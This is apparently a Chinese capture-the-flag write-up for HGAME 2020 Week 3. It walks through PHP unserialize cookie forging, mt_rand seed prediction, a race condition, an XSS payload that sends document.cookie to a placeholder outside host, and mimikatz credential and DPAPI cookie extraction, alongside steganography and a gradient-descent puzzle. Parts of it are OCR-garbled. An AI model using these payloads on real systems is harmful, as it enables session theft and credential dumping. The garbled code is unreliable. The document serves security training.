HGAME 2020 WEEK 3 WRITE UP

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{Web}

序列之争 - Ordinal Scale

为了写 Jqy 的 智械危机 迟交了 wp 干脆把预期解写一写
二发入魂!

Cosmos的二手市场
Cosmos的聊天室2.0

{Misc}

三重隐写
日常
智械危机(#1)

尝试 tensorflow 版本的梯度下降
```

{Web}

序列之争 - Ordinal Scale

做完了之后真的觉得,好难啊...

第一题说要拿到第一名才能拿到 flag, 但是用玩的当然是到不了的, 那就

```
DevTools - ordinal-scale.hgame.n3ko.co/


Elements Console Sources Network Performance Memory Application of the second se
```

这是一个代码审计题,可以在网页源码中找到注释,下载源码

仔细阅读代码之后可以碰上第一个桩子


```
private $encryptKey = 'SUPER_SECRET_KEY_YOU_WILL_NEVER_KNOW';
    public $welcomeMsg = '%s, Welcome to Ordinal Scale!';
    private $sign = '';
    public $rank;
    public function __construct($playerName){
        $_SESSION['player'] = $playerName;
        if(!isset($_SESSION['exp'])){
            $_SESSION['exp'] = 0;
        }
        $data = [$playerName, $this->encryptKey];
        $this->init($data);
        $this->monster = new Monster($this->sign);
        $this->rank = new Rank();
    }
    private function init($data){
        foreach($data as $key => $value){
            $this->welcomeMsg = sprintf($this->welcomeMsg, $value);
            $this->sign .= md5($this->sign . $value);
        }
   }
}
```

可以看到在 Game 类中有一个未知量 \$encryptKey,但是在 Init 函数中使用了 foreach 循环,不难看出如果将一个包含 "%s" 的字符串作为 \$playerName 传入的话,会在第二次循环中被视为格式化输出的标志,于是先传入 %s,得到 \$encryptKey: gkuFua7GfPQui3DGUTHX6XIUS3ZAmClL



我们将本地源码中的 \$encryptKey 替换为真实值,然后修改代码,使其适合调试,用 XAMPP 载入本地。我们可以发现代码中居然出现了一句 \$_SESSION['rank'] = \$this->rank;,使得本地的 rank 可以同步到 SESSION 里,只要看看怎么实现同步即可

继续审查代码,可以发现存在反序列化漏洞。在排名的关键部分 Rank 类中存在 __destruct 方法,也就是说当某一个实例需要销毁的时候就会调用该方法,而在 Monster 类中出现的反序列化函数按照原先的行程会实例化出一个 Monster 对象,但是不难发现这里反序列化处理的对象是存储在 Cookie 中的,也就是说我们可以任意更改其中的内容,如果传入一个 Rank 类的话也是可以正常处理的



但是我们观察到 __destruct 方法中存在一个验证的流程,一旦验证不通过,服务器就会将用户强制登出下线,要想办法绕过验证。其实这里的 MD5 值直接用 cardinal.php 本身就可以跑出来,所以很容易就可以算出服务器认可的签名

但这里可能茄皇出现了点小失误,没有初始化 key 变量,于是出现了非预期解

在预期解中是需要通过传引用的方式来绕过验证,但因为 key 存在一个初始值,为了不盖掉这个值,非预期解中只需要将 key 省略即可

修改代码如下,目的是生成一个可以被代码实例化成 Rank 类的字串

```
private function Save(){
    $sign = md5(serialize($this->monsterData) . $this->encryptKey);
    // var_dump($this->monsterData);
    var_dump(serialize($this->monsterData));
    setcookie('monster', base64_encode(serialize($this->monsterData) . $sign));

//
    $test = new Rank();
    $test->Set(1);
    var_dump($test);
    var_dump(serialize($test));
    var_dump(serialize($test));
    var_dump($this->encryptKey);
    $sign = md5(serialize($test) . $this->encryptKey);
    var_dump($sign);
    var_dump(base64_encode(serialize($test) . $sign));

//
```

这里直接生成了应该填入的 Cookie 值

```
string (64) "c4ca4238a0b923820dcc509a6f75849b4eb38c8d89d42dd45200003c8b7101c6" string (52) "a:2:
{s:4:"name";s:12:"无名小怪";s:2:"no";i:327;}" object(Rank)#3 (2) { ["rank":"Rank":private]=> int(1)
["serverKey": "Rank":private]=> NULL } string(62) "0:4: "Rank":2:
{s:10: "Rankrank":i:1:s:15: "RankserverKev":N:}" string(64)
"c4ca4238a0b923820dcc509a6f75849b4eb38c8d89d42dd45200003c8b7101c6" string(32)
"4279cc4f203abf9df47ea0c78427ffcd" string(128)
"TzoOOiJSYW5rljoyOntzOjEwOilAUmFuawByYW5rljtpOjE7czoxNToiAFJhbmsAc2VydmVyS2V5ljtOO3OOMjc5Y2MOZjlwM2FiZj
Ordinal Scale
当前排名: 1 经验: 0 <u>登出</u>
1, Welcome to Ordinal Scale!
# 1
hgame {flag is here}
无名小怪
等级: 327
string(51) "a:2:[s:4:"name";s:12:"无名小怪";s:2:"no";i:34;]" object(Rank)#4 (2) [ ["rank":"Rank":private]=> int(1) ["serverKey":"Rank":private]=> NULL ] string(62) "0:4:"Rank":2:[s:10:"Rankrank";i:1;s:15:"RankserverKey";N;]" string(64) "c4ca4238a0b923820dcc509a6f75849b4eb38c8d89d42dd45200003c8b7101c6" string(32) "4279cc4f203abf9df47ea0c78427ffcd" string(128) "Tzo00iJSYW5rljoyOntz0jEw0iIAUmFuawByYW5rljtp0jE7czoxNToiAFJhbmsAc2VydmVyS2V5Ijt00300Mjc5Y2M0ZjIwM2FiZjIkZjQ3ZWEwYzc4NDI
挑战!
Mada with M hv F00n1ant
```

为了写 Jqy 的智械危机 迟交了wp 干脆把预期解写一写

其实预期解,能想出来也不是那么复杂,在非预期的基础上只需要在 __construct 方法内加一句 & 引用即可,具体如下

```
class Rank
34
       private $rank;
                       // 服务器的 Key
36
       private $serverKey;
       private $key;
       public function construct(){
          $this->key = &$this->serverKey;
42
          if(:isset($_3E33ION[ rank ])){
             $this->Set(rand(2, 1000));
44
             return;
46
```

跑一跑就可以得到所求的 Cookie 了

Ordinal Scale

当前排名: 1 经验: 0 登出

1, Welcome to Ordinal Scale!

1

hgame {flag_is_here}

无名小怪

等级: 745

```
string(62) "a:2:[s:4:"name";s:21:"BOSS: Zero Zone Witch";s:2:"no";i:1266;}" object(Rank)#4 (3) {
    ["rank":"Rank":private]=> int(1) ["serverKey":"Rank":private]=> &NULL ["key":"Rank":private]=> &NULL ] string(82)
    "0.4:"Rank":3:[s:10:"Rankrank";i:1;s:15:"RankserverKey";N:s:9:"Rankkey";R:3:]" string(64)
    "c4ca4238a0b923820dcc509a6f75849b4eb38c8d89d42dd45200003c8b7101c6" string(32) "220436efa9ae65313440228987d90372"
string(152)
    "Tzo00iJSYW5rIjoz0ntz0jEw0iIAUmFuawByYW5rIjtp0jE7czoxNToiAFJhbmsAc2VydmVyS2V5Ijt003M60ToiAFJhbmsAa2V5IjtS0jM7fTIyMDQzNmVmY
```

挑战!

Made with \ by E99plant.

修改 Cookie 值,然后打一架,得到 flag

flag: hgame{Unserial1ze_1s_RiskFuL_S0_y0u_Must_payatt3ntion}

二发入魂!

做完这个题觉得这个名字取得很不错......

这题考点是一个mt_rand()函数出现的危险行为,也就是可以通过随机数直接算出种子来

对 reverse_mt_rand.py 脚本稍作更改

```
221 # print(' n: Number of mt_rand() calls in between the seeding and')

222 # print(' the first value (rand_n+0)')

223 # print(' flavour: 0 (PHPS) or 1 (PHP7+)')

224 # else:

225

226 r = requests.session()

227

228 get_url = 'https://twoshot.hgame.n3ko.co/random.php?times=228'

229 s = r.get(get_url).text

230 # print(s)

231

232 a = s[1:-1].split(',')

233 # print(a)

234

235 ofs0 = int(a[0])

236 ofs227 = int(a[27])

237 print(ofs0, ofs227)

238

239 ans = main(ofs0, ofs227, 0, 0)

240 print(ans)

241

242 data = ('ans': int(ans))

243 post_url = 'https://twoshot.hgame.n3ko.co/verify.php'

244 s = r.post(post_url, data=data)

245 print(s.text)

4 # main(int(sys.argv[1]), int(sys.argv[2]), int(sys.argv[3]), int(sys.argv[4]))
```

运行即可得到 flag

flag: hgame{H3r3_1S_a_PhP~~MT_R@^d_Pr3d1ct10n_AMAZ1NG!}

Cosmos的二手市场

这个题是看到了一篇博文才突然会做的,是一个条件竞争题

为了得到某些不存在的钱,必须制造出 "超卖" 的局面,所以开 BurpSuite 来跑一个条件竞争

8 Burp Suite Professional v2.1.07 - Temporary Project - licensed to surfexcyz	■ Burp Suite Professional v2.1.07 - Temporary Project - licensed to surfexxyz	Burp Suite Professional v2.1.07 - Temporary Project - licensed to surferzyz	
Burp Project Intruder Repeater Window Help	Burp Project Intruder Repeater Window Help	Burp Project Intruder Repeater Window Help	
Dashboard Target Proxy Intruder Repeater Sequencer Decoder	Dashboard Target Proxy Intruder Repeater Sequencer Decoder Company	Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options	
1 × 2 ×	1 ×	1 ×	
Target Positions Payloads Options	Target Positions Payloads Options	Target Positions Payloads Options	
Request Headers These settings control whether intruder updates the configured request he Update Content-Length beader Used Connection: close	Request Headers These settings control whether intruder updates the configured request headers di Update Content-Length header Update Content-Length header Update Content-Length header	Request Headers These settings control whether intruder updates the configured request headers during attacks. Update Content-Length header Set Content-Conclose	
Request Engine These settings control the engine used for making HTTP requests when p Number of threads: 200 buy Number of treties on network failure: 20 Pause before retry (milliseconds): 2000 Throttle (milliseconds): Fixed 0 Start time: Immediately Start time:	Request Engine	Request Engine These settings control the engine used for making HTTP requests when performing attacks. Number of threads: Number of retries on network failure: Pause before retry (millissconds): Threattle (millissconds): V variable: start 0 step 30000 Start time: I mmediately In minutes Paused	
Paused Attack Results These settings control what information is captured in attack results. Some requests Some responses Make unmodified baseline request Charter sponses State which develope the results Some state payloads	Attack Results These settings control what information is captured in attack results. Store requests Store responses Make unmodified baseline request Use demind-fearnice mode (no results) Store full payloads Grap - Match	② Attack Results ② These settings control what information is captured in attack results. ③ Store requests ③ Store responses ② Make unmodified baseline request ③ Use demind-fearnice mode (no results) ⑤ Store full payloads ③ Grep - Mattch	
Grep - Match These settings can be used to flag result items containing specified expre	These settings can be used to flag result items containing specified expressions. Flag result items with responses matching these expressions:	These settings can be used to flag result items containing specified expressions. Flag result items with responses matching these expressions:	

等钱够了就能得到 Cosmos! 的认可了

我发现我号没了就不贴 flag 了,捞一手删号的 Roc

Cosmos的聊天室2.0

xss 题最关键就是要找到能用的标签,找到了就没啥好说的了

做题的时候 ceye 平台不知道干啥了登陆界面进不去,只能用服务器了

在探索中发现上传的消息会出现在 / send?message 中,可以从这里构造 Payload


```
<iframe srcdoc=script/src=/send?message=open(`http://xxx?
a=`+document.cookie)script</iframe>
```

还要将部分数据转化为 Unicode 再提交从而绕过某些过滤

```
<iframe srcdoc=&lt;&#115;&#99;&#114;&#105;&#112;&#116; ...
&#114;&#105;&#112;&#116;&gt;</iframe>
```



提交框被吃掉了!!!于是提前开了另一个标签页来提交




这次的 MD5 依然是截断攻击,用上周生成的彩虹表就可以很方便地找出需要的 MD5 字串,所以填好 MD5 ,得到 Cookie ,得到 flag

flag: hgame{1ts_@_\$impL3_CSP_bYp4ss1ng_Ch@!!enge.}

{Misc}

三重隐写


见招拆招, You know LSB.wav用 SilentEye解出,然后得到隐写密码,上裏与手抄卷.mp3用 MP3Stego解出得到压缩包密码,解出得到 flag.crypto ,扫描 Unlasting.mp3 的封面得到 AES密码,然后用题目给的工具解出 flag.txt



flag: hgame{i35k#zIewynLCOzfQur!*H9V\$JiMVWmL}

日常

得到两张图,其中一张叫 Blind ,明摆着的盲水印,解出来得到密码 VeraCrypt Password is x0YAlGDuZF\$echCy



从 橫豎撇點折_av85002656.ogg 分离出文件 Container ,用这个密码通过 VeraCrypt 解出三个文件。

Name	Date modified
<mark></mark> 0	2020/2/4 13:06
S-1-5-21-3375469711-1363829938-1291733684-1001	2020/1/29 15:12
blob.txt	2020/2/4 14:47
Cookies	2020/1/28 23:37
extract.py	2020/2/4 14:47
📑 flag.txt	2020/2/4 14:45
masterkey.txt	2020/2/4 14:44
DbjectNF-PC.txt	2020/1/29 15:17
Pass.txt	2020/2/4 13:07
Example 2 S-1-5-21-3375469711-1363829938-1291733684-1001.zip	2020/1/29 15:12
S-1-5-21-33/5469/11-1363829938-1291/33684-1001.zip	2020/1/29 15:12

通过在线解密 NTLM 得到密码

mimikatz # privilege::debug

Privilege '20' OK

mimikatz # hostname ObjectNF-PC (OBJECTNF-PC)

mimikatz # sekurlsa::logonPasswords

Authentication Id: 0; 424779 (0000000:00067b4b)

Session : Interactive from 1 User Name : hgame2020 Domain : ObjectNF-PC : hgame2020 Logon Server : OBJECTNF-PC Logon Time : 1/29/2020 3:10:26 PM

SID : S-1-5-21-3375469711-1363829938-1291733684-1001

msv:

[00010000] CredentialKeys

* NTLM : 1563a49a3d594ba9c034ee831161dfde

* SHA1 : ***** [00000003] Primary * Username : hgame2020 * Domain : ObjectNF-PC

密码为 happy2020,然后用 mimikatz 来解密 Cookie 中的内容

```
.#####. mimikatz 2.2.0 (x86) #18362 Aug 14 2019 01:31:19
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkivi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkivi.com/mimiheim
                      > http://blog.gentilkiwi.com/mimikatz
Vincent LE TOUX ( vincent.
                                                              ( vincent.letoux@gmail.com )
                      > http://pingcastle.com / http://mysmartlogon.com
 *MASTERKEYS * *
                       : 0000002 - 2
: {20dfalc6-d232-40cd-89ec-5678b380920b}
: 00000005 - 5
: 000000b0 - 176
: 00000090 - 144
: 00000014 - 20
  szGuid
  dwFlags
  dwMasterKeyLen
  dwBackupKeyLen
dwCredHistLen
  dwDomainKeyLen : 00000000 - 0
 masterkey]
  **MASTERKEY**
                          : 00000002 - 2

: efc278fb18cae03a5f9710d481f090a0

: 000043f8 - 17400

: 0000800e - 32782 (CALG_SHA_512)

: 00006610 - 26128 (CALG_AES_256)
    dwVersion
     rounds
     algHash
 pbKey : d348c35ecede1467a1e8baf34609e5bd7a75ae87ef074f9760641f8525596a17c9e58e0auc5taeffe08
d33a25bc6271f02e744cc63834e6af2b12ab69653725a0341ec65a1135001a294005c09b0b2380e56c777319989f596ea9efcd91030eec214a73ea
53637695c4c15ec35ec4b97daca5885340a5c429be5324f1261d1c996974b32f7698866
 backupkey]
   **MASTERKEY**
                     : 00000002 - 2

: 8a3969fa2df0c973bc9ce35b6fce5b6c

: 000043f8 - 17400

: 0000800e - 32782 (CALG_SHA_512)

: 00006610 - 26128 (CALG_AES_256)

: d171579f6799bb975a1c03f45815575777eca5403da9f4a428cecda4c4c388e3257c2384345e03002b6a8164d4e8749a5
    dwVersion
     rounds
     algHash
     algCrypt
pbKey : d171579f6799bb975alc03f458l5575777eca5403da9f4a428cecda4c4c388e3257c2384345e03002b6a8164d4e8749a
36c0dfb7ade10940a683589ba57632585569ee0ded9aac35f33cd019acd321fdeb83f60400c94f4892df5202cb3bc10a5e0f35ea4b53b46208c03d2
lad6ff7
  **CREDHIST INFO**
                          : 00000003 - 3
: {60333bcc-f0b9-4676-896c-4852eed727cb}
    dwVersion
[masterkey] with password: happy2020 (protected user)
key : d96b6cl3bda8659a94dc8993a14f7ec53395848eff271999d734adbc7880633f9684c38789c67b57f14b9834c852f1lf80cl4adl5f755ab
90691fc9fd710b4d
  shal: 14859456844f282211783e88031c13376d7e9e30
Host : localhost ( / )
Name : flag
Dates : 2020/1/28 23:37:39 -> 2021/1/28 23:36:26
  * using CryptUnprotectData API
* volatile cache: GUID:{20dfa1c6-d232-40cd-89ec-5678b380920b};KeyHash:14859456844f282211783e88031c13376d7e9e30
* masterkey : d96b6c13bda8659a94dc8993a14f7ec53395848eff271999d734adbc7880633f9684c38789c67b57f14b9834c852f11f80c14
* masterkey : d96b6cl3k
adl5f755ab99069lfc9fd710b4d
 ookie: hgame{EOTYNvv&Hxf!ZoCKCY!K14hK1kQ*cgP4}
```

得到 flag

flag: hgame{EOTYNVV&Hxf!ZoCKCY!K14hK1kQ*cgP4}

智械危机(#1)

好可惜这题,做出来了没得到分,迟到了二十分钟

回过头发现没啥好讲的...真的就是一个梯度下降,题目意思是说一个只由 0 和 1 组成的 128维向量 经过一个线性变换之后得到了一个 64维向量,而这个 64维向量已经给出

拿到题目给了三个文件,有一个 HDF5 文件,其中存有一层变换,还有一个 enc_flag.txt ,存有经过这一层变换后得到的 64维向量 , Judge.py 就很容易看懂了,就是判断输入的如果和 flag.txt 内存着的是一样的就会给出 true_flag

首先先从 HDF5 和 enc_f1ag 里读取数据,可以推出这一题的变换函数就是 y = k * x + b,其中 y 为 64 维向量, k 为一个 128 * 64 的矩阵, x 为题目要求的 128 维向量, b 为一个 64 维向量, 先取出各变量的值

```
Layer (type)
                        Output Shape
                                              Param #
input_1 (InputLayer)
                        (None, 128)
                                              0
dense 1 (Dense)
                       (None, 64)
Total params: 8,256
Trainable params: 8,256
Non-trainable params: 0
y:(64,)
[0.45004633 0.51918006 0.91416025 0.31202576 0.
                                              0.71919352
0.45457214 0.33233714 0.98290616 0.32507497 0.22012949 0.
0.16318257 0.31960356 1.5018822 0.35791516 0.9290086 0.45416576
0.12089312 0. 0.13219568 0.30196854 0.5118407 1.19081569
0.74147516 0.
                  0.61144829 0.77229261 0.75279403 0.49057904
0.58351517 0.58275914 0.18636423 0.17301896 0.20332518 0.14832515
0.84907877 0.59715021 0.55944645 0.20147878 0.54074615 0.90149546
0.47679389 0.
              0. 1.44699824 0.43534833 0.18815178
1.23884404 0.
                  0.45477292 0.55528599 0.25487345 0.39829132
0.57418185 0.50653219 0.54599148 0.02547801 0.09961638 0.25453749
         1.01310229 0.52009737 0.67509556]
k: (128, 64)
0.0524462 ]
[ 0.11360297 -0.13780272 -0.00677568 ... 0.09394284 -0.07961398
 -0.04098713]
-0.100345371
           0.05992962 0.05187861 ... 0.03600625 0.05675128
[ 0.0559497
  0.02412698]
[ 0.0193735 -0.11338905 -0.02312953 ... 0.04018953 -0.0028531
[-0.10575125 -0.07213583 -0.10945154 ... -0.00320743 0.01442173
 -0.02834376]]
b: (64,)
1.1194872 0.6833226 0.31895083 0.17564236 -0.04488821 0.57167053
          0.46202815 -0.09661438 0.2310373 0.18913989 0.5919931
 0.220275
 0.69305253 0.20220366 0.6103576 0.21383211 0.67384344 0.48155788
 1.0576138    0.39704308    0.4872278    0.6647001    0.12451909    0.46075588
 0.09063406 0.8622943
                              0.5232287 -0.2013635
                     0.6344472
                                                    0.17497593
 0.5330095 \quad 0.18338588 \quad 0.2937748 \quad 0.6335301 \quad -0.23667006 \quad 0.60500336
 0.6000024 1.0698389 0.28372282 0.6912829 0.09280927 0.4796743
 0.37073484 0.19124518 0.32131037 0.3785966 0.45497635 0.6960127
```

也就是说这题的目的就是要求解 y = k * x + b 这一个方程

但是这里 k 并不是方阵,也没有逆,所以普通的数学方法是无法求解的,需要用梯度下降来求得一个 x ,使得 k * x + b 与 y 最贴切,拟合得最好。关于梯度下降就不阐述太多了,学的脑壳疼


所以做一个梯度下降,然后做归一化,大于0.5就是1,小于0.5就是0

```
import tensorflow as tf
import numpy as np
from keras.models import load_model
import random


y = np.loadtxt("enc_flag.txt")
model = load_model('flag.hdf5')
```

```
model.summary()
k = model.get_layer("dense_1").get_weights()[0]
b = model.get_layer("dense_1").get_weights()[1]
y = y - b
def func(x):
   return np.dot(x, k)
def loss(x):
   return np.average(np.abs(func(x) - y))
def gr_ds(x):
   alpha = 0.00001
   # 梯度矢量
   gradients = np.zeros(x.shape)
   # 逐个求偏导,放进梯度矢量
   for i in range(len(gradients)):
       # 初始化梯度步长
       delta_vector = np.zeros(x.shape)
       delta_vector[i] = alpha
       gradients[i] = (loss(x+delta_vector)-loss(x-delta_vector)) / (alpha*2)
   step = 0.1
   x = x - gradients * step
   return x
x = np.random.random(128)
\# xx = x
for i in range(10000):
   x = gr_ds(x)
print('x = ')
print(x)
print('f(x) = ')
print(func(x))
print('======')
# print(xx)
# print('======"')
final = [0] * 128
for i in range(128):
   if (x[i] > 0.5):
       final[i] = 1
print(final)
```

输出大概就是下面这个样子的了



但是问题来了,我发现多次求解的结果,是不一样的!捣鼓了很久,原来是因为我写的脚本太古老太嘞塞...导致效率也低准确率也低,但是没关系!我们做多几次然后取出现更多的那一个...



最后可以得出拟合最好的x为

交上去就能得到 flag

flag: hgame{@1tCh479vCYUQI3epIXU7TQ99e^ZuEKz}

P.S. Jqy太叼了,好崇拜

尝试 tensorflow 版本的梯度下降

有一说一, tensorflow 这玩意儿确实不怎么会用,跑出来的结果很不准确, Jqy 说可能是优化器用的不好,代码如下

```
import tensorflow.compat.v1 as tf
import numpy as np
from keras.models import load_model
y_raw = np.loadtxt("enc_flag.txt")
model = load_model('flag.hdf5')
model.summary()
k = model.get_layer("dense_1").get_weights()[0]
b = model.get_layer("dense_1").get_weights()[1]
tf.disable_v2_behavior()
x_data = tf.Variable(tf.random_uniform((1, 128), dtype=tf.float32, maxval=1,
minval=0))
y_data = y_raw - b
print("======"")
print(y_data)
y = tf.matmul(x_data, k)
loss = tf.reduce_mean(tf.abs(y - y_data))
optimizer = tf.train.GradientDescentOptimizer(0.001)
train = optimizer.minimize(loss)
init = tf.global_variables_initializer()
sess = tf.Session()
sess.run(init)
print(sess.run(x_data))
```

```
for step in range(1000000):
    sess.run(train)
    # if step % 20 == 0:
final_x = sess.run(x_data)
curr_loss = sess.run(tf.reduce_mean(tf.abs(y - y_data)))
print(step, final_x, curr_loss)

final = [0] * 128

for i in range(128):
    if (final_x[0][i] > 0.5):
        final[i] = 1
print(final)
```

跑出来的结果和之前得出的正确结果不太吻合

```
∠ Windows PowerShell 

X 

∴ ..erMark-master

   5.0641179e-02 1.2613451e-01 7.6013970e-01 3.9729154e-01 2.0722985e-01
   4.1107583e-01 4.0970325e-02 5.3647423e-01 8.4394431e-01 9.3160415e-01
  9.6016240e-01 4.7367322e-01 6.6119111e-01 2.3830009e-01 6.7435575e-01
  9.0379012e-01 5.4360259e-01 1.5317488e-01 2.7589071e-01 2.8296542e-01
  1.6825545e-01 5.6354630e-01 1.2691379e-02 1.7064774e-01 8.3918536e-01
  8.4298325e-01 6.4854753e-01 1.0004044e-02 3.8931763e-01 6.7693663e-01
   7.3128891e-01 2.9366577e-01 3.1504095e-01 1.3709068e-04 7.1553421e-01
   5.3280962e-01 1.9892907e-01 2.0818090e-01 1.4590967e-01 6.6260314e-01
   1.9644094e-01 2.6744521e-01 2.8873062e-01 4.7868562e-01 9.4877970e-01
   2.8541327e-01 3.2763600e-02 6.2926459e-01 3.0523109e-01 6.9659293e-01
   1.8677342e-01 7.0613074e-01 1.5975499e-01 9.4998312e-01 5.7119846e-01
   1.2553096e-01 6.3650894e-01 8.2893503e-01 9.2166436e-01 9.4548273e-01
   4.0002751e-01 4.8169434e-01 4.8244393e-01 3.5528731e-01 9.6177530e-01
   3.9952469e-01 2.8119469e-01 9.0144885e-01 8.3319414e-01 5.5752754e-01
   2.8238082e-01 8.2627332e-01 9.1440725e-01 3.6253977e-01 2.0716178e-01
   5.3981566e-01 9.3501806e-01 2.0558119e-02 7.5507474e-01 2.8236437e-01
   5.3434336e-01 2.3192048e-01 9.9740040e-01 1.1673248e-01 6.6336763e-01
   3.9248073e-01 7.6715136e-01 8.0630827e-01 5.4090810e-01 2.3054183e-01
 1.94373999-01 9.2725262-01 1.34743936-01]
99999 [[ 0.2784757  0.75953484  0.12466168  0.7137392  0.75156915  0.51
0.333969  0.2995794  1.099364  0.03150839  0.0314994  1.2609622
0.5400473  0.5596345  0.96147186  0.37528762  0.77397925  0.27029622
0.7043468  0.2846489  -0.08436397  0.1671994  -0.06949328  0.5569567
-0.12585235  1.0649625  -0.23742929  0.6681961  0.41668513  0.69985044
0.6511522  0.1839534  0.38374463  0.94523  1.0694684  0.11776368
0.48327735  -0.42716375  0.16863114  0.99840495  0.05188991  0.14123334
1.1164628  0.8219976  1.0554706  0.97997445  0.70887005  0.91673607
0.2966709  0.71939266  -0.07033962  0.41344592  -0.24751858  0.5912206
-0.11451386  -0.04392201  0.7892136  0.7159236  -0.11347006  0.26007462
0.4254331  0.70883083  0.29426846  0.15103187  0.8240547  0.46093082
0.10741509  0.3969632  0.09145159  0.54762536  0.5834975  0.4828569
0.02581059  -0.04339261  0.7828109  0.10322519  0.41500205  0.80260694
0.6824801  1.0764514  0.10683551  0.9116574  0.36015302  0.80260694
0.6824801  1.0764514  0.10683551  0.9116574  0.36015302  0.80260694
0.6824801  1.0764514  0.10683551  0.9116574  0.36015302  0.80260694
0.6824801  1.0764514  0.10683551  0.9116574  0.36015302  0.80260694
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0.6824801  1.0764514  0.10683551  0.9116574  0.36015302  0.80260694
0.6824801  1.0764518  0.4948945  0.35976782  1.0336726  1.3650031
0.9011533  0.39365318  0.96846914  0.42995605  0.31616444  0.795513174
0.25789964  0.39715335  0.83262247  0.39897346  0.43362862  1.2520108
0.2753242  0.802204  -0.0295192  0.68631524  0.6373983  0.6480485
0.80587626  1.0389868  0.68541455  0.53894514  0.33290955  0.08988333
0.76007164  -0.00420561]] 1.43444766-05
    0.76007164 -0.00420561]] 1.4344376e-05
PS C:\Users\CHRIS\Desktop\week3\H5A>
```

等再修炼几年吧